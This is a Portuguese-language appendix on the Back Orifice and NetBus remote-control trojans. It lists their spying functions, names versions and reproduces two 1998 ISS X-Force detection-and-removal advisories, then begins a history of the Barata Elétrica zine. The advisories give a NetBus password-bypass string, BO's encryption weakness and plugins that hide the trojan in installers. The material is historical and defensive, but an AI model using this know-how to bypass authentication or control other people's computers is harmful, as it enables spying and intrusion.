- Captures video and audio (if available) from a video input device to an avi file.
- Captures a frame of video from a video input device to a bitmap file.
- Captures an image of the server machine's screen to a bitmap file.
- Lists video input devices.
- Plays a wav file on the server machine.
- Lists current incomming and outgoing network connections.
- Disconnects the server machine from a network resource. Connects the server machine to a network resource.
- Views all network interfaces, domains, servers, and exports visable from the server machine.
- Pings the host machine.
- Returns the machine name and the BO version number.
- Executes a Back Orifice plugin. Tells a specific plugin to shut down. Lists active plugins or the return value of a plugin that has exited.
- Terminates a process. Lists running processes. Runs a program. Otherwise it will be executed hidden or detached.
- Redirects incomming tcp connections or udp packets to another ip address. Stops a port redirection.
- Lists active port redirections.
- Creates a key in the registry. Deletes a key from the registry. Deletes a value from the registy. Lists the sub keys of a registry key. Lists the values of a registry key. Sets a value for a registry key.
- Resolves the ip address of a machine name relative to the server machine.
- Creates a dialog box on the server machine with the supplied text and an 'ok' button.
- Displays system information for the server machine.
- Locks up the server machine.
- Displays cached passwords for the current user and the screen saver password.
- Shuts down the server machine and reboots it.
- Connects the server machine and saves any data recieved from that connection to the specified file. Connects the server machine and sends the contents of the specified file, then disconnects.


Vejamos algumas das versões do BO:




BO2K Configuration Wizard




Back Orifice 2K




Back Orifice Client 1.20p



Back Orifice Win32 GUI Client 1.20 Patched



Back Orifice Win32 GUI Client 1.20 Russian



Back Orifice 2000 Server Configuratin Utility - www.bo2k.com

Netbus


NetBus Pro é um software de administração remota ou de espionagem (cavalo de tróia) muito simples e fácil de usar, equivale a uma versão aperfeiçoada do BO com uma interface gráfica.

Funções:


- Server Admin (set password, close server, restrict access) (Define as opções do servidor)
- Host Info (system info, cached passwords) (Informações sobre o computador do usuário)
- Message Manager (Controla os tipos de mensagens que aparecerão para o usuário)
- File Manager (create/delete folder, upload/download/delete file) (Tipo o Explorer)
- Window Manager (Controla as ações das janelas do usuário)
- Registry Manager (Controla o registro do Windows do usuário)
- Sound System Balance (Controla o som do usuário)
- Plugin Manager (Gerencia os plugins do usuário)
- Port Redirect (Redireciona uma porta de conexão)
- Application Redirect (Redireciona uma aplicação)

- File Actions (execute file, play sound, show image, open document, print document)
- Spy Functions (keyboard listen, capture screen image, capture camera video, record sound)
- Exit Windows (logoff, poweroff, reboot, shutdown) (Desliga o computador do usuário)
- Client chat (Abre uma sessão de bate-papo com o usuário)
- Open/Close CDROM (Abre/Fecha o cd-rom do usuário)
- Keyboard (disable keys, key click, restore keys) (Controla o teclado do usuário)
- Mouse (swap buttons, restore buttons) (Controla o mouse do usuário)
- Go To URL (Faz com que o navegador do cliente acesse um site específico)
- Send Text (Envia uma mensagem de texto para o usuário)


Vejamos algumas das versões do Netbus:




NetBus Pro 2.10



NetBus 2.0b Pro




NetBus 1.70 ESP



NetBus 1.60

NetBus 1.53



NetBus 1.20

ISS Alert – Back Orifice

Em 06 de Agosto de 1998, o ISS (Internet Security Systems) divulgava um alerta oficial em seu site a respeito do surgimento, identificação e remoção do Back Orifice, conheça a matéria original aqui:

Home > X-Force Research > Alerts & Advisories > Alerts
Alerts
ISS Security Alert Advisory
August 6, 1998
Cult of the Dead Cow Back Orifice Backdoor

Synopsis:
A hacker group known as the Cult of the Dead Cow has released a Windows 95/98 backdoor named 'Back Orifice' (BO). Once installed this backdoor allows unauthorized users to execute privileged operations on the affected machine.

Back Orifice leaves evidence of its existence and can be detected and removed. The communications protocol and encryption used by this backdoor has been broken by ISS X-Force.

Description:
A backdoor is a program that is designed to hide itself inside a target host in order to allow the installing user access to the system at a later time without using normal authorization or vulnerability exploitation.

Functionality:
The BO program is a backdoor designed for Windows 95/98. Once installed it allows anyone who knows the listening port number and BO password to remotely control the host. Intruders access the BO server using either a text or graphics based client. The server allows intruders to execute commands, list files, start silent services, share directories, upload and download files, manipulate the registry, kill processes, list processes, as well as other options.

Encrypted Communications:
All communications between backdoor client and the server use the User Datagram Protocol (UDP). All data sent between the client and server is encrypted, however it is trivial to decrypt the data sent. X-Force has been able to decrypt BO client requests without knowing the password and use the gathered data to generate a password that will work on the BO server.

The way that BO encrypts its packets is to generate a 2 byte hash from the password, and use the hash as the encryption key. The first 8 bytes of all client request packets use the same string: "*!*QWTY?", thus it is very easy to brute force the entire 64k key space of the password hash and compare the result to the expected string. Once you know the correct hash value that will decrypt packets, it is possible to start generating and hashing random passwords to find a password that will work on the BO server. In our tests in the X-Force lab, this entire process takes only a few seconds, at most, on a Pentium-133 machine. With our tools we have been able to capture a BO request packet, find a password that will work on the BO server, and get the BO server to send a dialog message to warn the administrator and kill its own process.

Determining if BO has been installed on your machine:
The BO server will do several things as it installs itself on a target host:

Install a copy of the BO server in the system directory (c:\windows\system) either as " .exe" or a user specified file name.

Create a registry key under
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
with the file name of the server file name and a description field of either "(Default)" or a user specified description.

The server will begin listening on UDP port 31337, or a UDP port specified by the installer. You can configure RealSecure to monitor for network traffic on the default UDP 31337 port for possible warning signs.
In order to determine if you are vulnerable:
1. Start the regedit program (c:\windows\regedit.exe).
2. Access the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices.
Look for any services that may not have been intentionally installed on the machine. If the length of one of these file is close to 124,928 (give or take 30 bytes) then it is probably BO.

Recommended action:
BO can be removed by deleting the server and removing its registry entry.

If possible, you should back up all user data, format your hard drive, and reinstall all operating systems and software on the infected machine. However, if someone has installed BO on your machine, then it is most likely part of a larger security breach. You should react according to your site security policy.

Determining the password and configuration of an installed BO:
1. Using a text editor like notepad, view the server exe file.
2. If the last line of the file is '8 8$8(8,8084888<8@8D8H8L8P8T8X8\8'8d8h8l8', then the server is using the default configuration. Otherwise, the configuration will be the last several lines of this file, in this order:

<filename>
<service description>
<port number>
<password>
<optional plugin information>

Conclusion:
Back Orifice provides an easy method for intruders to install a backdoor on a compromised machine. Back Orifice's authentication and encryption is weak, therefore an administrator can determine what activities and information is being sent via BO. Back Orifice can be detected and removed. This backdoor only works on Windows 95 and Windows 98 for now and not currently on Windows NT.

Additional Information:
The Common Vulnerabilities and Exposures (CVE) project has assigned the name CAN-1999-0660 to this issue. This is a candidate for inclusion in the CVE list (http://cve.mitre.org), which standardizes names for security problems.

Revision History:
August 6, 1998: Initial release.
June 12, 2000: Added revision history and CVE assignment.

_____

About Internet Security Systems (ISS)
Internet Security Systems is a leading global provider of security management solutions for the Internet, protecting digital assets and ensuring safe and uninterrupted e-business. With its industry-leading intrusion detection and vulnerability assessment, remote managed security services, and strategic consulting and education offerings, ISS is a trusted security provider to more than 9,000 customers worldwide including 21 of the 25 largest U.S. commercial banks, the top 10 U.S. telecommunications companies, and all major branches of the U.S. Federal Government. Founded in 1994, ISS is headquartered in Atlanta, GA, with additional offices throughout North America and international operations in Asia, Australia, Europe, Latin America and the Middle East. For more information, visit the Internet Security Systems web site at www.iss.net or call 888-901-7477.

Disclaimer

The information within this paper may change without notice. Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties with regard to this information. In no event shall the author be liable for any damages whatsoever arising out of or in connection with the use or spread of this information. Any use of this information is at the user's own risk.

X-Force PGP Key available at: sensitive.php as well as on MIT's PGP key server and PGP.com's key server.

Please send suggestions, updates, and comments to: X-Force xforce@iss.net of Internet Security Systems, Inc.

Em 10 de Setembro de 1998, o ISS (Internet Security Systems) divulgava um alerta oficial em seu site a respeito do surgimento, identificação e remoção do Netbus, conheça a matéria original aqui:

Home > X-Force Research > Alerts & Advisories > Alerts

Alerts
ISS Vulnerability Alert
September 10, 1998
Windows Backdoors Update

Synopsis:
This advisory is an update of our cDc Back Orifice advisory, which was released August 6, 1998.

The following information is new to this advisory:

Information about the NetBus backdoor that works on Windows 95/98 and NT.
A backdoor in NetBus and how to remove the program.
Dramatic increase in backdoor compromises since the release of Back Orifice.
New enhancements to Back Orifice that help hackers, and availability of additional tools to detect and remove Back Orifice.
The BoSniffer trojan horse.

A hacker group known as the Cult of the Dead Cow has released a Windows 95/98 backdoor named 'Back Orifice' (BO). Once installed, this backdoor allows unauthorized users to execute privileged operations on the affected machine.

Back Orifice leaves evidence of its existence and can be detected and removed. Internet Security Systems (ISS) RealSecure 2.5 will detect and notifyyou of any Back Orifice activity on your network, regardless of the port it's using.

There is also a program available on the Internet called NetBus, with functionality similar to BO, and in some ways more advanced than BO. NetBus has been available, but its widespread use as a hacking tool has not occurred until recently. Unlike BO, NetBus will run on Windows 95/98 and NT.

Since the release of Back Orifice, ISS X-Force has noticed an increase of machines that have been compromised. Over the past few weeks, there have been many machines announcing that they are compromised in the #bo_owned channel on the Efnet IRC network. ISS X-Force has received over fifty e-mails asking for help because machines have been compromised with BO or NetBus.

Description:
A backdoor is a program that is designed to hide itself inside a target host. It allows the installing user access to the system at a later time without using normal authorization or vulnerability exploitation.

Functionality:
The BO program is a backdoor designed for Windows 95/98. Once installed, it allows anyone who knows the listening port number and BO password to remotely control the host. Intruders access the BO server using either a text or graphics based client. The BO server allows intruders to execute commands, list files, start silent services, share directories, upload and download files, manipulate the registry, kill processes, list processes, as well as other options.

NetBus, available at http://members.spree.com/NetBus/index.html, allows the remote user to do most of the functions BO can do, as well as open/close the CD-ROM drive, send interactive dialogs to chat with the compromised system,listen to the system's microphone (if it has one), and a few other features. The web page listed above has information about all of NetBus's capabilities. The page also contains instructions for removing NetBus from your system.

Determining if BO has been installed on your machine:
The BO server will do several things as it installs itself on a target host:

Install a copy of the BO server in the system directory (c:\windows\system) either as " .exe" or a user specified file name.

Create a registry key under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices with the file name of the server file name and a description field of either "(Default)" or a user specified description.

The server will begin listening on UDP port 31337, or a UDP port specified by the installer. You can configure RealSecure to monitor for network traffic on the default UDP 31337 port for possible warning signs.

To determine if you are vulnerable:
1.Start the regedit program (c:\windows\regedit.exe).
2.Access the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices. Look for any files that may not have been intentionally installed on the machine. If the length of one of these files is close to 124,928 (give or take 30 bytes) then it is probably Back Orifice.

You can also use the netstat program that comes with Windows to check if the system is vulnerable. 'netstat -an' will list all connected and listening ports, so you can see if there are any open UDP ports that shouldn't be open, and take corrective action. Here is some sample output from netstat:

```
C:\WINDOWS>netstat -an | find "UDP"
  UDP    0.0.0.0:31337          *:*
```

In this example, you can see a UDP service listening on port 31337. This service is Back Orifice. It doesn't have to be on port 31337, so if you see anything else that looks suspicious, check your registry.

More information about BO can be obtained from the cDc web page at http://www.cultdeadcow.com. More information about detection and removal of BO can be found at http://www.nwi.net/~pchelp/bo.html.

Determining if NetBus has been installed on your machine:
NetBus uses TCP for communication, and always uses ports 12345 and 12346 for listening for connections. netstat will tell you if NetBus is installed if you issue the command 'netstat -an | find "12345"'. Then, start the windows 'telnet' program and connect to 'localhost' at port 12345. If NetBus is installed, a string similar to 'NetBus 1.53' or 'NetBus 1.60 x' will be displayed when you connect.

NetBus's protocol is not encrypted and the commands have a simple format: the name of the command, followed by a semicolon, followed by the arguments separated by semicolons. It is possible to set a password on the NetBus server, and the password is stored in the registry as plaintext at HKEY_CURRENT_USER\Patch\Settings\ServerPwd. X-Force has discovered that there is a backdoor in NetBus that will allow anyone to connect with no password. When the client sends the password to the server, it sends a string similar to 'Password;0;my_password'. If the client uses a 1 instead of a 0, you will be authenticated with any password.

By default, the NetBus server is called 'Patch.exe', but it can be renamed.

Recommended action:
BO can be removed by deleting the server and removing its registry entry. If possible, you should back up all user data, format your hard drive, and reinstall all operating systems and software on the infected machine. However, if someone has installed BO on your machine, then it is most likely part of a larger security breach. You should act according to your site security policy.

There are two ways to remove NetBus, depending on what version you use:

For versions 1.5x, the instructions to remove NetBus are located at http://members.spree.com/NetBus/remove_1.html.

For version 1.6, the removal instructions are at http://members.spree.com/NetBus/remove_2.html. You can remove any installation of NetBus 1.6 by telneting to the machine at port 12345, typing 'Password;1;', pressing enter, typing 'RemoveServer;1', and pressing enter. You will be disconnected, NetBus will be disabled and will longer run at startup. You will have to delete Patch.exe from you Windows directory if you want to completely remove NetBus. This procedure works even if there is a password set, however it doesn't work with the 1.5x versions.

Determining the password and configuration of an installed BO:
1.Using a text editor such as notepad, view the server exe file.
2.If the last line of the file is '88$8(8,8084888<8@8D8H8L8P8T8X8\8'8d8h8l8', then the server is using the default configuration. Otherwise, the configuration will be present on the last several lines of this file, in this order:

<filename>
<service description>
<port number>
<password>
<optional plugin information>

Back Orifice plugins:
There are several plugin applications for BO, called 'BUTTplugs' by cDc, which are used to enhance the functionality of BO. Currently there are four plugins available on the cDc page (http://www.cultdeadcow.com/tools/bo_plugins.html). These plugins will e-mail the attacker when someone installs their copy of BO, or access Internet Relay Chat (IRC) to join a channel and notify them that BO is installed. There is also a plugin used to embed BO into any program you wish, which makes it easier to fool a user into running it. The currently available plugins are:

Speakeasy - An IRC plugin that secretly logs into a predefined server and broadcasts the host's IP address

Silk Rope - Binds Back Orifice to almost any existing program.

Saran Wrap - Hides Back Orifice in an existing standard "InstallShield" installer program

Butt Trumpet - Sends the attacker an email with the host's IP address, after BO is installed

Trojaned BO detector program:
There is a program called BoSniffer that is distributed on the Internet and claims to detect and remove BO from your system. This is actually Back Orifice, and you should not use this program. Be wary of any fixes for BO from untrusted sources. This fix has been distributed with the filenames bosniffer.exe and bosniffer.zip.

Conclusion:
Back Orifice provides an easy method for intruders to install a backdoor on a compromised machine. Back Orifice's authentication and encryption is weak, therefore an administrator can determine what activities and information is being sent via BO. Back Orifice can be detected and removed. This backdoor only works on Windows 95 and Windows 98 for now and not currently on Windows NT.

NetBus provides an richer feature set than BO, works on Windows NT, but is easier to detect than BO since it will always use TCP port 12345 and provides a banner with the NetBus version when you connect via telnet.


Additional Information:
The Common Vulnerabilities and Exposures (CVE) project has assigned the name CAN-1999-0660 to this issue. This is a candidate for inclusion in the CVE list (http://cve.mitre.org), which standardizes names for security problems.

Revision History:
September 10, 1998: Initial release.
June 12, 2000: Added revision history and CVE assignment.

_____

About Internet Security Systems (ISS)
Internet Security Systems is a leading global provider of security management solutions for the Internet, protecting digital assets and ensuring safe and uninterrupted e-business. With its industry-leading intrusion detection and vulnerability assessment, remote managed security services, and strategic consulting and education offerings, ISS is a trusted security provider to more than 9,000 customers worldwide including 21 of the 25 largest U.S. commercial banks, the top 10 U.S. telecommunications companies, and all major branches of the U.S. Federal Government. Founded in 1994, ISS is headquartered in Atlanta, GA, with additional offices throughout North America and international operations in Asia, Australia, Europe, Latin America and the Middle East. For more information, visit the Internet Security Systems web site at www.iss.net or call 888-901-7477.

Apêndice C – História Resumida do Barata Elétrica



HISTORIA RESUMIDA DO BARATA ELETRICA ou COMO COMECAR UMA CENA HACKER
(Última atualização: Setembro/2002)

Artigo publicado na edicao Summer96 da revista 2600 - Hacker Quaterly Minha Autoria - minha traducao - tudo isso abaixo e' material que ja' comentei em numeros anteriores, mas este e' o texto integral, que saiu numa publicacao estrangeira, que e' referencia pro Computer Underground do mundo inteiro, alem de me render uma conta internet, a curupira@2600.com. Alem disso, acho que os caras gostaram tanto que o Barata Eletrica tambem esta' disponivel la' no ftp.2600.com. O que esta' entre parenteses, obvio, nao saiu no texto original, mas acrescentei por uma questao de "pingos nos iis"

Tudo comecou em Outubro de 94. Havia o "Hackers and Virus Writers Congress" na Argentina, e foi o primeiro encontro do seu tipo na America do Sul. Minha experiencia com a internet e minha sede por conhecimentos relacionados a virsu me levou ate' la'. Eu tinha cerca de oito anos de manuseio de computadores e muito pouca sabedoria das coisas acontecendo em outros lugares. Qual a surpresa de encontrar uma cena hacker la'. No Brazil, do qual falei num artigo anterior, os grupos que faziam esse tipo de coisa nunca divulgavam seus conhecimentos. Os hackers argentinos tinham sua propria revista "Virus Report" e cerca de quatro ou cinco e-zines, todos eles lidando com a escrita de virus e alguns outros assuntos. Eles tambem tinham encontros 2600 (tipo de encontro de hackers toda primeira sexta-feira de cada mes).

Quando voltei para Sao Paulo, ainda maravilhado pelo que vi no Congresso, eu disse a meus amigos no trabalho a respeito e alguns deles, gente ate'importante, pensaram que formar um congresso de hackers aqui poderia ser uma boa coisa, se pudesse ser um encontro positivo. Minha turma nao tava mais por ai'. O lugar onde costumavamos nos encontrar, o laboratorio de Computacao da Escola Politecnica, foi substituido e os rapazes arrumaram bons empregos e foram substituidos por novos frequentadores, nenhum dos quais me conhecia. Eu tentei fazer contato e descobri que, sim, eles tinham um tipo de organizacao propria, tambem tinham acesso internet, mas nao, nao tinham nem o tempo nem a vontade de explorar tudo. O especialista em virus com quem conversei sabia varios truques, mas nao tinha o conhecimento da situacao la' fora, nem os arquivos sobre a fabrica de virus

